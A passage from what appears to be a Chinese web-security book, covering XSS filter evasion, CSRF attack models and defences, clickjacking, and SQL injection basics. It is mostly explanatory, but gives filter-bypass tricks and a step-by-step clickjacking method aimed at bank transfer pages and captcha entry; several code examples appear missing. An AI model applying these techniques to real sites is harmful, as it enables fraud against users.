CSRF 漏洞的攻击一般分为站内和站外两种类型，CSRF 站内类型的漏洞在一定程度上是由于程序员滥用$_REQUEST 类变量造成的，一些敏感的操作本来是要求用户从表单提交发起 POST 请求传参给程 序，但是由于使用了$_REQUEST 等变量，程序也接收 GET 请求传参，这样就给攻击者使用 CSRF 攻击创造了条件，一般攻击者只要把预测好的请求参数 放在站内一个贴子或者留言的图片链接里，受害者浏览了这样的页面就会被强迫发起请求。

CSRF 站外类型的漏洞其实就是传统意义上的外部提交数据问题，一般程序员会考虑给一些留言评论等的表单加上水印以防止 SPAM 问题，但是为了用户的体验 性，一些操作可能没有做任何限制，所以攻击者可以先预测好请求的参数，在站外的 Web 页面里编写 JavaScript 脚本伪造文件请求或和自动提交的表单 来实现 GET、POST 请求，用户在会话状态下点击链接访问站外的 Web 页面，客户端就被强迫发起请求。

网络上曾经有过关于跨站脚本攻击与防御的文章，但是随着攻击技术的进步，以前的关于跨站脚本攻击的看法与理论已经不能满足现在的攻击与防御的需要了，而且由于这种对于跨站脚本认识上的混乱，导致现在很多的程序都存在着跨站脚本过滤不严的问题。

再看看跨站脚本漏洞的成因，所谓跨站脚本漏洞其实就是 Html 的注入问题，恶意用户的输入没有经过严格的控制进入了数据库最终显示给来访的用户，导致可以在来访用户的浏览器里以浏览用户的身份执行 HTml 代码。

数据流程：恶意用户的 Html 输入————>Web 程序————>进入数据库————>Web 程序————>用户浏览器

这样我们就可以清楚的看到 Html 代码是如何进入受害者浏览器的了，我们也就可以根据这个流程来讨论跨站脚本的攻击与防御了！

很多的程序最终都是将用户的输入转换成这种形式的。可以看到是告诉浏览器这是一个 Html 标记，img 是这个 Html 标记的名称，src 是这个标记的第一个属性，=后面是这个属性的值，后面的 wIDth 是第二个属性，onerror 是标记的事件属性。

大家可以看到，一个 Html 标记是包括很多元素的，并不是传统意义上的只有输入才会注入 Html，事实上只要你的输入处在 Html 标签内，产生了新的元素或者属性，就实现了跨站脚本攻击！实际上大多数隐秘的跨站脚本攻击是不需要的，因为现在的 Ubb 标签已经让你处在了 Html 标记之内，很有意思，不是么？

既然我们的目标是引入代码在目标用户的浏览器内执行，那么我们来看看哪些地方可以引入 HTml 代码吧！如果用户可以不受限制的引入，那么很显然他可以完全操纵一个 Html 标记，譬如 alert('Xss') 这样的形式。

这对于追求安全的程序来说是绝对不允许的，所以首先要做转换的就是，过滤代码：

replace(“str，”，“&#x3E；”)

好了，用户可能不能构造自己的 HTml 标记了，那么利用已经存在的属性如何呢？下面的代码依然可以工作得很好：

因为很多的 Html 标记里属性都支持 JavaScript:[code]的形式，很好，很多的程序意识到了这一点，可能做了如下的转换：

过滤代码

```
Dim re
   Set re=new RegExp
   re.IgnoreCase =True
   re.Global=True
re.Pattern=“JavaScript: ”
Str = re.replace(Str，“JavaScript：”)
   re.Pattern=“JScrIPt: ”
Str = re.replace(Str，“JScrIPt：”)
   re.Pattern=“vbScript:”
Str = re.replace(Str，“vbScript：”)
set re=nothing
```

你看，只要发现以 JavaScript 等脚本属性的形式都会被过滤掉，失去了:的脚本代码是起不了作用的！这样完美了么？事实上 Html 属性的值，注意是值而不是属性本身是支持&#ASCii 这种形式表示的。

譬如上面的代码可以换成这样：

replace(str，“&”，“&#x26；”)

行了，&失去它原来的意义了，用户不能以其他方式表示 Html 属性值了哦！等等，这样的过滤真可以相信么？

没有 JavaScript 关键字了哦！注意中间那个是 tab 键弄出来的！关键字被拆分了哦！这是个很麻烦的问题，很多人忘记了这些特殊的字符，呵呵！有人想到要过滤空格了，在过滤之前我们再看看其他的一些东西吧！

也许我们现在所处的 src 属性已经无法利用了，但是我们依然可以产生自己的属性或者事件机制哦！依然是可以执行 Html 代码。

上面的问题好象本质上就是一个东西，那就是用户超越了他所处的标签，也就是数据和代码的混淆，对付这种混淆的办法就是限制监牢，让用户在一个安全的空间内活动。

这通过上面的分析大家也可能已经知道，只要在过滤了这两个人人都会去杀的字符之后就可以把用户的输入在输出的时候放到之间，现在的一般的程序都是这样做的，譬如加载中...将会转化成这是个好的安全习惯，然后呢？就要让用户的输入处在安全的领域里了，这可以通过过滤用户输入里实现。

但是不要忘记了，这个标签本身也是不安全的，过滤掉空格和 tab 键就不用担心关键字被拆分饶过了，然后就是用文章中提到的办法过滤掉 Script 关键字，最后就是防止用户通过&#这样的形式饶过检查，转换掉&吧！只要发现不安全的东西就会转化，但是攻击是无法预知的，有限制，肯定就有人会绕过。

## 5.8 跨站伪造攻击

CSRF，中文一般译作跨站请求伪造。经常入选 owasp 漏洞列表 Top10，在当前 Web 漏洞排行中，与 Xss 和 SQL 注入并列前三。与前两者相比，CSRF 相对来说受到的关注要小很多，但危害却非常大。

通常情况下，有三种方法被广泛用来防御 CSRF 攻击：验证 token，验证 HTTP 请求的 Referer，还有验证 XMLHTTPRequests 里的自定义 header。鉴于种种原因，这三种方法都不那么完美。

说说 CSRF 的分类在跨站请求伪造 CSRF 攻击里面，攻击者通过用户的浏览器来注入额外的网络请求，来破坏一个网站会话的完整性。而浏览器的安全策略是允许当前页面发送到任何地址的请求，因此也就意味着当用户在浏览无法控制的资源时，攻击者可以控制页面的内容来控制浏览器发送它精心构造的请求。

例如，如果攻击者无法直接访问防火墙内的资源，他可以利用防火墙内用户的浏览器间接的对他所想访问的资源发送网络请求。甚至还有这样一种情况，攻击者为了绕过基于 IP 地址的验证策略，利用受害者的 IP 地址来发起他想发起的请求。

获知浏览器的状态。当浏览器发送请求时，通常情况下，网络协议里包含了浏览器的状态。这其中包括很多，比如 Cookie，客户端证书或基于身份验证的 header。因此，当攻击者借助浏览器向需要上述这些 Cookie，证书和 header 等作验证的站点发送请求的时候，站点则无法区分真实用户和攻击者。

改变浏览器的状态。当攻击者借助浏览器发起一个请求的时候，浏览器也会分析并相应服务端的 response。举个例子，如果服务端的 response 里包含有一个 Set-Cookie 的 header，浏览器会相应这个 Set-Cookie，并修改存储在本地的 Cookie。这些改动都会导致很微妙的攻击，作用范围内的威胁：我们按照产生危害的大小将此部分分成三种不同的危害模型。

论坛可交互的地方。很多网站，比如论坛允许用户自定义有限种类的内容。举例来说，通常情况下，网站允许用户提交一些被动的如图像或链接等内容。如果攻击者让图像的 URL 指向一个恶意的地址，那么本次网络请求很有可能导致 CSRF 攻击。这些地方都可以发起请求，但这些请求不能自定义 HTTP header，而且必须使用 GET 方法。尽管 HTTP 协议规范要求请求不能带有危害，但是很多网站并不符合这一要求。

Web 攻击者。在这里 Web 攻击者的定义是指有自己的独立域名的恶意代理，比如 attacker.com，并且拥有 attacker.com 的 HTTPS 证书和 Web 服务器。所有的这些功能只需要花 10 美元即可以做到。一旦用户访问 attacker.com，攻击者就可以同时用 GET 和 POST 方法发起跨站请求，即为 CSRF 攻击。

网络攻击者。这里的网络攻击者指的是能控制用户网络连接的恶意代理。比如，攻击者可以通过控制无线路由器或者 DNS 服务器来控制用户的网络连接。这种攻击比 Web 攻击需要更多的资源和准备，现在的 HTTPS 站点只能防护有源网络。

如果攻击者能够向网站注入脚本，那么攻击者就会破坏该网站用户会话的完整性和保密性。有些 Xss 攻击需要发起网络请求，比如将用户银行账户里的钱转移到攻击者的账户里，但是通常情况下，对 CSRF 的防御并没有考虑到这些情况。考虑到更安全的做法，网站必须实现对 Xss 和 CSRF 的同时防御。

恶意软件。如果攻击者能够在用户的电脑上运行恶意软件，那么攻击者就可以控制用户的浏览器向那些可信的网站注入脚本。这时候基于浏览器的防御策略将会失效，因为攻击者可以用含有恶意插件的浏览器来替换用户的浏览器。

DNS 的重新绑定像 CSRF 一样，DNS 重新绑定可以使用用户的 IP 地址来连接攻击者指定的服务器。处在防火墙保护内的服务器或者那些基于 IP 地址验证的服务器需要对抗 DNS 防御方案。

尽管 DNS 重新绑定的攻击和 CSRF 攻击的意图非常相似，但是他们还是需要各自不同的解决方案。一个简单的解决 DNS 重新绑定攻击的方案就是要验证主机的 HTTP 请求 header，确保包含有预期值。还有一个替代方案就是过滤 DNS 流量，防止将外部的 DNS 名称解析成内部私有地址。

如果用户在出现 HTTPS 证书错误的时候还愿意继续点击访问，那么 HTTPS 能够提供的很多安全保护就没有意义。有一些安全研究者指出了针对这一种情况的威害，但是在本文中，我们假设用户不会在出现了 HTTPS 证书错误之后继续点击访问。

当用户在访问钓鱼网站的时候，在身份验证的时候输入个人信息，钓鱼攻击就发生了。钓鱼攻击现今非常普遍也很有效，因为用户有的时候真的很难区分钓鱼网站和真正的网站。

一些合作网站会利用跨站请求来对用户的浏览习惯建立一个关联行为库。大多数浏览器都通过组织第三方 Cookie 发送来阻止类似的跟踪，但是利用挂站请求，浏览器的这一特性可以被绕过。

登录 CSRF，无论是利用浏览器的网络连接还是利用浏览器的状态，大多数对 CSRF 的讨论都集中在能改变服务端状态的请求上面。尽管 CSRF 攻击能通过改变浏览器的状态来对用户在访问可信网站时候造成危害，但是对它的重视程度还是不够。

再登陆 CSRF 攻击里面，攻击者利用用户在可信网站的用户名和密码来对网站发起一个伪造请求。一旦请求成功，服务器端就会响应一个 Set-Cookie 的 header，浏览器接收到以后就会建立一个 session Cookie，并记录用户的登陆状态。

这个 session Cookie 被用作绑定后续的请求，因而也可被攻击者用来作为身份验证。依据不同的网站，登陆 CSRF 攻击还可以造成很严重的后果。

搜索记录：包括谷歌和雅虎等很多搜索引擎允许他们的用户选择是否同意保存他们的搜索记录，并且为用户提供一个接口来查看他们自己的私人搜索记录。搜索请求里面包含了用户的行为习惯和兴趣的一些敏感细节，攻击者可以利用这些细节来欺骗用户，盗窃用户的身份或者窥探用户。

当攻击者以用户身份登陆到搜索引擎里，就可以看到用户的搜索记录。这样，用户的搜索查询记录就被存储到了攻击者的搜索记录里，攻击者就可以登陆自己的账户随便查询用户的搜索记录。

受害人访问攻击者的网站，攻击者向谷歌伪造一个跨站点请求的登陆框，造成受害者被攻击者登陆到谷歌。随后，受害者使用搜索的时候，搜索记录就被攻击者记录下来。

一般网站有三种防御 CSRF 攻击的方案。验证 token 值、验证 HTTP 头的 Referer、用 XMLHTTPRequest 附加在 header 里。以上三种方法都在广泛使用，但是他们的效果都不是那么的令人满意。

Token 验证，在每个 HTTP 请求里附加一部分信息是一个防御 CSRF 攻击的很好的方法，因为这样可以判断请求是否已经授权。这个“验证 token”不能轻易的被未登录的用户猜测出来。如果请求没有这个验证 token 或者 token 不能匹配的话，服务器应该拒绝这个请求。

Token 验证的方法可以用来防御登陆 CSRF，但是开发者往往会忘记验证，因为如果没有登陆，就不能通过 session 来绑定 CSRF token。网站要想用验证 token 的方式来防御登陆 CSRF 攻击的话，就必须先创建一个前“session”，这样才能部署 CSRF 的防御方案，在验证通过了之后，再创建一个真正的 session。

session 标识符。浏览器的 Cookie 存储方式就是为了防止不同域之间互相访问 Cookie。一个普遍的做法是直接利用用户的 session 标识符来作为验证 token。服务器在处理每一个请求时，都将用户的 token 与 session 标识符来匹配。如果攻击者能够猜测出用户的 token，那么他就能登录用户的账户。

这样做有个不好的地方在于，偶尔用户正在浏览的内容会发送给第三方，比如通过电子邮件直接上网页内容上传到浏览器厂商的 BUG 跟踪数据库。如果正好这个页面包含有用户的 session 标识符，任何能看到这个页面的人都能模拟用户登陆到网站，直到会话过期。

独立 session 随机数。与直接使用用户的 session 标识符不一样的是，当用户第一次登陆网站的时候，服务器可以产生一个随机数并将它存储在用户的 Cookie 里面。对于每一个请求，服务器都会将 token 与存储在 Cookie 里的值匹配。例如，广泛使用的 Trac 问题跟踪系统就是用的此技术。

但是这个方法不能防御主动的网络攻击，即使是整个 Web 应用都使用的是 HTTPS 协议。因为攻击者可以使用他自己的 CSRF token 来覆盖来覆盖这个独立 session 随机数，进而可以使用一个匹配的 token 来伪造一个跨站请求。

依赖 session 随机数。有一个改进产生随机数的方法是将用户的 session 标识符与 CSRF token 建立对应关系后存储在服务端。服务器在处理请求的时候，验证请求中的 token 是否与 session 标识符匹配。这个方法有个不好的地方就是服务端必须要维护一个很大的对应关系表哈希表。

session 标识符的 HMAC。有一种方法不需要服务端来维护哈希表，就是可以对用户的 session token 做一个加密后用作 CSRF 的 token。例如， Ruby on Rails 的 Web 程序一般都是使用的这种方法，而且他们是使用 session 标识符的 HMAC 来作为 CSRF token 的。

只要所有的网站服务器都共享了 HMAC 密钥，那么每个服务器都可以验证请求里的 CSRF token 是否与 session 标识符匹配。HMAC 的特性能确保即使攻击者知道用户的 CSRF token，也不能推断出用户的 session 标识符。

鉴于有充足的资源，网站都可以使用 HMAC 方法来防御 CSRF 攻击。但是，很多网站和一些 CSRF 的防御框架，都不能正确的实现比较隐秘的 token 防御。一个常见的错误就是在处理跨站请求的时候暴露了 CSRF token。举个例子，一个可信的网站在对另一个网站发起请求的时候附加上了 CSRF token，那么那个网站就可以对这个可信的网站伪造一个跨站请求。

大多数情况下，当浏览器发起一个 HTTP 请求，其中的 Referer 标识了请求是从哪里发起的。如果 HTTP 头里包含有 Referer 的时候，我们可以区分请求是同域下还是跨站发起的，因为 Referer 离标明了发起请求的 URL。网站也可以通过判断有问题的请求是否是同域下发起的来防御 CSRF 攻击。

不幸的是，通常 Referer 会包含有一些敏感信息，可能会侵犯用户的隐私。比如，Referer 可以显示用户对某个私密网站的搜索和查询。尽管这些内容对私密网站站长来说是好事，因为他们可以通过这些内容来优化搜索引擎排名，但是一些用户还是认为侵犯了他们的隐私。另外，许多组织也很担忧 Referer 可能会将内网的一些机密信息泄露出去。

从历史上来看，浏览器的一些漏洞使得一些恶意网站有欺骗 Referer 的价值，尤其是在使用代理服务器的时候。很多对 Referer 欺骗的讨论都标明浏览器允许 Referer 可以伪造。Mozilla 在 Fire-fox 1.0.7 里面已经修复了 Referer 欺骗的漏洞。目前的 IE 则还有这方面的漏洞，但是这些漏洞只能影响 XMLHTTPRequest，并且只能用来伪造 Referer 跳转到攻击者自己的网站。

如果网站选择使用 Referer 来防御 CSRF 攻击的话，那么网站的开发人员就需要决定到底是使用比较宽松还是比较严格的 Referer 验证策略。如果采用宽松的 Referer 验证策略，网站就应该阻止 Referer 值不对的请求。

如果请求里面没有 Referer，就接收请求。尽管这个方法用的很普遍，但是它很容易被绕过。因为攻击者可以在 header 里面去掉 Referer。例如，FTP 和数据 URL 发起的请求里面就不包含 Referer。如果使用严格的 Referer 策略，网站还要阻止没有 Referer 的请求。

这样做主要是为了防止恶意网站主动隐藏 Referer，但也会带来兼容性问题，比如会误杀一部分合法的请求，因为有些浏览器和网络的设置默认就是不含有 Referer 的。所以说这个度一定要掌握好，很多时候取决于经验。

为了防止 CSRF 的攻击，我们建议修改浏览器在发送 POST 请求的时候加上一个 Origin 字段，这个 Origin 字段主要是用来标识出最初请求是从哪里发起的。如果浏览器不能确定源在哪里，那么在发送的请求里面 Origin 字段的值就为空。

隐私方面这种 Origin 字段的方式比 Referer 更人性化，因为它尊重了用户的隐私。Origin 字段里只包含是谁发起的请求，并没有其他信息。跟 Referer 不一样的是，Origin 字段并没有包含涉及到用户隐私的 URL 路径和请求内容，这个尤其重要。Origin 字段只存在于 POST 请求，而 Referer 则存在于所有类型的请求。

随便点击一个超链接，比如从搜索列表里或者企业 intranet，并不会发送 Origin 字段，这样可以防止敏感信息的以外泄露。在应对隐私问题方面，Origin 字段的方法可能更能迎合用户的口味。

在所有能改变状态的请求里，包括登陆请求，都必须使用 POST 方法。对于一些特定的能改变状态的 GET 请求必须要拒绝，这是为了对抗上文中提到过的论坛张贴的那种危害类型。

对于那些有 Origin 字段但是值并不是我们希望的包括值为空请求，服务器要一律拒绝。比如，服务器可以拒绝一切 Origin 字段为外站的请求。

安全性分析：虽然 Origin 字段的设计非常简单，但是用它来防御 CSRF 攻击可以起到很好的作用。

去掉 Origin 字段。由于支持这种方法的浏览器在每次 POST 请求的时候都会带上源 header，那么网站就可以通过查看是否存在这种 Origin 字段来确定请求是否是由支持这种方法的浏览器发起的。

这种设计能有效防止攻击者将一个支持这种方法的浏览器改变成不支持这种方法的浏览器，因为即使你改变浏览器去掉了 Origin 字段，Origin 字段还是存在，只不过值变为空了。这跟 Referer 很不一样，因为 Referer 只要是在请求里去掉了，那服务器就探测不到了。

DNS 重新绑定。在现有的浏览器里面，对于同站的XMLHTTPRequests，Origin 字段可以被伪造。只依赖网络连接进行身份验证的网站应当使用，比如验证 header 里的 Host 字段。

插件。如果网站根据 crossdomain.xml 准备接受一个跨站 HTTP 请求的时候，攻击者可以在请求里用 Flash Player 来设置 Origin 字段。在处理跨站请求的时候，token 验证的方法处理的不好，因为 token 会暴露。为了应对这些攻击，网站不应接受不可信来源的跨站请求。

应用。Origin 字段跟以下四个用来确定请求来源的建议非常类似。Origin 字段以下四个建议的基础上统一并改进了，目前已经有几个组织采用了 Origin 字段的方法建议。

session 初始化，在 session 初始化的时候，登陆 CSRF 只是其中一个很普遍的漏洞。在 session 初始化了之后，Web 服务器通常会将用户的身份与 session 标识符绑定起来。因此有两种类型的 session 初始化漏洞，一种是服务器将可信用户的身份与新初始化的 session 绑定一起，另一种是服务器将攻击者的身份与 session 绑定到了一起。

作为可信用户的验证。在某些特定的情况下，攻击者可以使用一个可预见的 session 标识符强制网站开启一个新的 session。这一类型的漏洞一般都被称为 session 定位漏洞。当用户提供他们的身份信息给一个可信网站来验证后，网站会将用户的身份与一个可预见的 session 标识符绑定到一起。攻击者此时就可以通过这个 session 标识符来扮演用户的身份登录网站。

作为攻击者的验证。攻击者也可以通过用户的浏览器强制网站开始一个新的 session，并且强制 session 与攻击者的身份绑定到一起。登录 CSRF 攻击只是这一类型中的最简单漏洞，但是攻击者还可以有其他的方法强制通过用户的浏览器将 session 与自己绑定到一起。

HTTP 请求 OpenID：像 LiveJournal、Movable Type 和 WordPress 等很多网站都在使用 OpenID 协议，建议这些可以使用自签名随机数的方式来对抗回复攻击，但不要将 OpenID session 与用户的浏览器绑定到一起，因为攻击者可以强制用户的浏览器初始化一个 session 然后将 session 与自己绑定到一起。

规范中声明了： return_to 这个 URL 可能被委托方用来在用户的验证请求与验证答复之间建立联系。但是 LiveJournal， Movable Type 和 WordPress 都认为这不是必须的，也没有实施它。为了对抗这种攻击，在协议初始化的时候委托方应该生成一个新的随机数，并将它与浏览器的 Cookie 存储到一起，将它包含到 return_to 参数里。

委托方会将在 Cookie 里的随机数与 return_to 参数里的随机数匹配。这种方法其实与 token 验证的方法很类似，并且确保了从一开始 OpenID 协议的 session 就能在同一个浏览器上完成。

PHP Cookieless 验证：这种方法被 Hushmail 等网站用来防止用户的电脑上还保留有 Cookie。Cookieless 验证方法是将用户的 session 标识符存储在请求的参数里面。但是这个方法不能将 session 与用户的浏览器绑定到一起，因此攻击者可以强制用户的浏览器初始化一个 session 与攻击者绑定到一起。为了防止这种攻击，网站必须使用另外的方法将 session 标识符与用户的浏览器绑定到一起。

例如，网站可以构造一个长时间的 frame，其中包含有 session 标识符。这种方式是通过将 session 标识符保存在内存里来将用户的浏览器与 session 绑定。使用 PHP Cookieless 验证方法的网站通常也会存在 session 初始化漏洞，会让攻击者可以模仿一个可信的用户。当然，类似的 session 定位漏洞有很多标准的防御方法，例如，当用户登陆后，网站可以再次生成一个 session 标识符。

漏洞。服务器可以在 Set-Cookie 字段里用一个 Secure flag 方式告诉浏览器此 Cookie 只能通过 HTTPS 协议发送。现金的浏览器都支持这个特性，并且在一些对安全性要求比较高的网站，这个特性通常被用来保护 session。但是，这个 Secure flag 并不能保证完整性。

攻击者可以模仿网站通过 HTTP 向同一个主机发送 Set-Cookie 字段，并在主机上设立了 Cookie。当浏览器通过 HTTPS 向网站发送 Cookie 的时候，网站并没有一个机制来确定 Cookie 是否被攻击者重写。如果这个 Cookie 里面包含有用户的 session 标识符，攻击者就可以很容易的通过重写用户的 Cookie 来发起一个 session 初始化攻击。

基本上没有网站能够防御这种攻击，因为他们需要客户端提供一个 Cookie 来作完整性验证。但是，有人建议使用浏览器的特性，比如 localStorage，它可以弥补这一不足。换句话说，如果网站声称它的应用层 session 的验证完全跟基于 Cookie 的 HTTP 层的 session 无关的话，攻击者可以在验证之前就重写用户的 Cookie，然后扮演用户登陆网站。

尽管安全人员很多年前就知道攻击者可以重写 Cookie，但是浏览器厂商并没有什么好的对抗办法。厂商考虑到了通过拒绝 HTTP 请求的方式来对抗 Cookie 重写的攻击，但是这一做法显然不太合理。更糟糕的是，这一方法并不能提供 Cookie 的完整性，因为 Cookie 字段本身并不能区分 Cookie 里是否含有 Secure flag。

防御方法为了不改变现有的 Cookie 字段而就能保护 Cookie 的完整性，是否包含有 Secure flag，我们建议浏览器可以在 HTTPS 请求里面新加一个 Cookie-Integrity 字段，专门用来检测 Cookie 的完整性状态。这样也是考虑了兼容以前策略的做法。

带宽在每一个 HTTP 请求中添加内容必然会增加所有网络的延迟，为了节省带宽我们只在 Cookie 字段里添加 Cookie 的索引值。还有一个建议做法就是添加类似 Cookie 字段的副本，命名为 Cookie2。

多样性。当主机准备建立一个与已有 Cookie 同名的 Cookie，那么 Cookie 完全可以包含两个同名的 Cookie。因为在此种情况下，也许 Cookie-Integrity 字段不能根据 Cookie 名来分辨它们，但是我们可以在 Cookie 字段里面通过索引值来区别它们。

Rollback。在 HTTPS 请求里面加入 Cookie-Integrity 字段可以有效的防止 rollback 攻击。 如果没有 Cookie-Integrity 字段，并且在不能保证 Cookie 完整性的时候，那么服务器此时也不能确定请求里面的 Cookie 是否具备完整性。

同胞域假设有这样一种情况，example.com 分别包含有一个可信的和一个不可信的子域，www.example.com 和 users.example.com。在对 example.com 设置 Cookie 的时候，不可信的子域就可以注入可信子域的 Cookie 字段。Cookie-Integrity 字段并不能防止这种攻击，但是我们可以通过增加一个字段来标识每个 Cookie 的来源。

我们在 Firefox 里用 202 行 JavaScrIPt 代码添加实现了 Cookie-Integrity 字段，并增加了一个 Integrity flag 存储到 Cookie 里面，主要用来记录这个 Cookie 是否被设置成使用 HTTPS 传输。

CSRF 是当今一个被利用的非常广泛的漏洞。很多网站修复了他们的包括登陆 CSRF 漏洞在内的 CSRF 漏洞。基于这篇文章中提到的实验和分析，建议网站在不同的情况下使用不同的 CSRF 防御策略。

登陆 CSRF。我们建议使用严格的 Referer 验证策略来防御登陆 CSRF，因为登陆的表单一般都是通过 HTTPS 发送，在合法请求里面的 Referer 都是真实可靠的。如果碰到没有 Referer 字段的登陆请求，那么网站应该直接拒绝以防御这种恶意的修改。

HTTPS。对于那些专门使用 HTTPS 协议的网站，比如银行类，我们也建议使用严格的 Referer 验证策略来防御 CSRF 攻击。对于那些有特定跨站需求的请求，网站应该建立一份白名单，比如主页等。

第三方内容。如果网站纳入了第三方的内容，比如图像外链和超链接，网站应该使用一个正确的验证 token 的框架，比如 Ruby-on-Rails。如果这样的一个框架效果不好的话，网站就应该花时间来设计更好的 token 验证策略，可以用 HMAC 方法将用户的 session 与 token 绑定到一起。

对于更长远的建议，我们希望能用 Origin 字段来替代 Referer，因为这样既保留了既有效果，又尊重了用户的隐私。最终要废除利用 token 来防御 CSRF 的方式，因为这样网站就可以更好的保护无论是 HTTP 还是 HTTPS 请求，而不用担心 token 是否会泄露。

如果使用 Origin 字段的方法来防御 CSRF 攻击，网站要注意在处理 GET 请求时候不要有副作用。尽管 HTTP 规范里已经要求，但是很多网站并没有很好的遵守。

## 5.9 点击劫持攻击

点击劫持 click jacking 估计搞安全的都对这四个字不陌生，一句话描述这种劫持：利用社工搭配目标站的不安全配置对用户造成危害。这种漏洞目前在国内一直不被重视，但 Facebook 和 YouTube 纷纷爆出点击劫持导致大问题的漏洞，国外才开始关注，但国内依然不理不睬，看起来很容易的漏洞，但真的可以造成很大的危害。

点击劫持是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的 iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将在不知情 的情况下点击透明的 iframe 页面。通过调整 iframe 页面的位置，可以诱使用户恰好点击在 iframe 页面的一些功能性按钮上。

也被称为 UI-覆盖攻击，它是通过覆盖不可见的框架误导受害者点击。虽然受害者点击的是他所看到的网页，但其实他所点击的是被黑客精心构建的另一个置于原网页上面的透明页面。这种攻击利用了 HTML 中<iframe>标签的透明属性。

点击劫持是挖掘起来门道相对较少的，但不是最少的，因为越权表示不服。当然肯定要懂一些 HTML 和 CSS 的前端技巧，这些参考 w3school 即可。实际上我们普通的点击劫持挖掘过程中真正只有两个部分最主要，按钮（button）&页面(iframe)。

思路即为，找到有用的地方，查到坐标，放置按钮，放置诱惑信息，OK！有用的地方即为想让用户点击的地方，比如转账按钮，删除某博文的按钮，赞按钮等。

坐标即为有用的按钮在页面中的位置，这个找起来可能比较麻烦，懂 HTML 以及 CSS 的则可以直接从目标站源码中找到坐标，不

懂的这有两种好方法。win 家族系统可以下载屏幕格尺工具量坐标。OSX 苹果的可以用便签 mark 一下目标，然后把 iframe 隐藏调节 button 到和便签一致的位置，也很简单。

找到坐标写到 HTML 里放置按钮。诱惑信息自行想。当然，有些时候会有两个按钮或多个按钮，就需要自行搭配页面内容诱惑人们一个一个去点击。

有时候我们想劫持的按钮也是 JS 的那样就比较蛋疼了，其他方法跳转进行防御，只要是强制跳转到目标站的防御方法，都可以用此方法绕过。

制作双重 iframe，即最底层为目标站，二层为透明，这样还是能达到我们想要的效果。让点击劫持更猥琐的搭配:搭配输入框

以前曾发现加拿大某银行可以进行点击劫持，但需要用户输入转账的银行卡号和银行，那么我们就可以放几个框，并诱惑用户在框里输入我的银行卡号和银行，这样用户看起来输入到我们的框里，实际上输入到了银行转账的页面当中。

当然，在各种情况下也可以搭配各种其他的东西，这就要发挥你的想象了，点击劫持让钓鱼又上升了一个高度。部分网站在点击转账或其他敏感按钮的时候，会有验证码来验证，这对点击劫持也是一个考验，用我们的东西把页面覆盖起来，但留下验证码图片和输入框一部分不覆盖，通过社工让用户自己识别验证码并输入。

互联网中劫持可以理解为正常用户的请求在返回响应之前响应内容被篡改，或者正常用户的请求内容被非法获取从而代为请求。无论是个人还是公司或多或少都会碰 到劫持这类事情，无论小到 ARP 攻击、还是大到运营商的链路劫持等等。



# 第六章

# 你好，Sql

## 6.1 注入攻击入门

SQL 注入、Xss 跨站攻击等等，只要有数据交互，就会存在被入侵风险！哪怕你把网线拔掉，物理隔绝，我还可以利用传感器捕捉电磁辐射信号转换成模拟图像。

你把门锁上，我就爬窗户；你把窗户关上，我就翻院墙；你把院墙加高，我就挖地洞。道高一尺魔高一丈，我始终坚信计算机不存在绝对的安全，你攻我防，此消彼长，这样的情况有时候，魔与道只在一念之间。

SQL 注入，就是通过把 SQL 命令插入到 Web 表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令，比如先前的很多影视网站 VIP 会员密码泄露大多就是通过 Web 表单递交查询字符实现的，这类表单特别容易受到 SQL 注入式攻击。

SQL 注入攻击的原理本身非常简单，相关攻击工具容易下载，攻击者获得权限后有利可图。这使得它成为最有效的、攻击者最常采用的 Web 入侵手段，是众多网站成为恶意代码传播平台的起因。

为什么会存在 sql 注入呢，只能说 SQL 出身不好。因为 sql 作为一种解释型语言，在运行时是由一个运行时组件解释语言代码并执行其中包含的指令的语言。基于这种执行方式，产生了一系列叫做代码注入 code injection 的漏洞。

它的数据其实是由程序员编写的代码和用户提交的数据共同组成的。程序员在 Web 开发时，没有过滤敏感字符，绑定变量，导致攻击者可以通过 sql 灵活多变的语法，构造精心巧妙的语句，不择手段，达成目的，或者通过系统报错，返回对自己有用的信息。

提交含有 SQL 操作语句的信息给后端，后端如果没有做好过滤就执行该语句，攻击者自然可以随意操纵该站点的数据库。SQL 注入与“网页挂马”主要就是针对 Web 服务的，传统的安全产品都有些力不从心。

随着 B/S 模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水平及经验参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。

在现在和将来，由于受互联网地下黑色产业链中盗取用户账号及虚拟财产等行为的利益驱动，攻击者仍将 Web 应用作为传播木马等恶意程序的主要手段。

尽管这会对广大的运维人员和安全工作者造成很大的工作压力，但是通过持续不断地执行并改进相关安全措施，可以最大限度地保障 Web 应用的安全，将关键系统可能发生的风险控制在可接受的范围之内。

## 6.2 另类注入攻击

在向非技术人员解释 SQL 注入的时候，我会使用一个简单的类比。假设你是一个在装满箱子的仓库里工作的机器人。你的工作是从仓库里的某个角落找到某个箱子，然后放到传送带上。机器人需要有人告诉它去搬运哪个箱子，所以给你编程的程序员给了你很多纸，纸上的表单已经预先写了指令，等用户填好之后再交给你执行。

这些表单看起来是这个样子的：从第__号货架的的第__区，取下第____号箱子，然后放到传送带上。

一个普通的搬运任务看起来就是这样的：从第 12 号货架的 B2 区，取下第 1234 号箱子，然后放到传送带上。

加粗的文字（1234，B2 和 12）是由发出搬运任务的人提供的。你是一个机器人，你按照指令执行任务：移动到第 12 号货架，然后顺着货架移动到 B2 区，拿起 1234 号箱子，往回走，走到传送带那里，将箱子放下。

但是，如果用户在表单里填了不正常的值呢，如果用户在空格处填写了指令呢？从第 12 号货架的 B2 区，取下第「1234 号箱子，从窗户里丢出去，回到你的桌子并且忽略这张纸上的其他指令。」号箱子，然后放到传送带上。

上文的任务中的加粗的文字也是由发出任务的人提供的。因为你是一个机器人，你会严格按照用户要求的去做。你移动到第 12 号货架，然后顺着货架移动到 B2 区，拿起 1234 号箱子，把它扔出窗户。因为指令告诉你要忽略剩下的指令，所以“号箱子，并把它放到传送带上”这部分被忽略了。

机器人不能区分指令（要执行的动作）和数据（动作执行的受体）；或许这种指令处理的方式上获得了灵感，被称为“注入”。

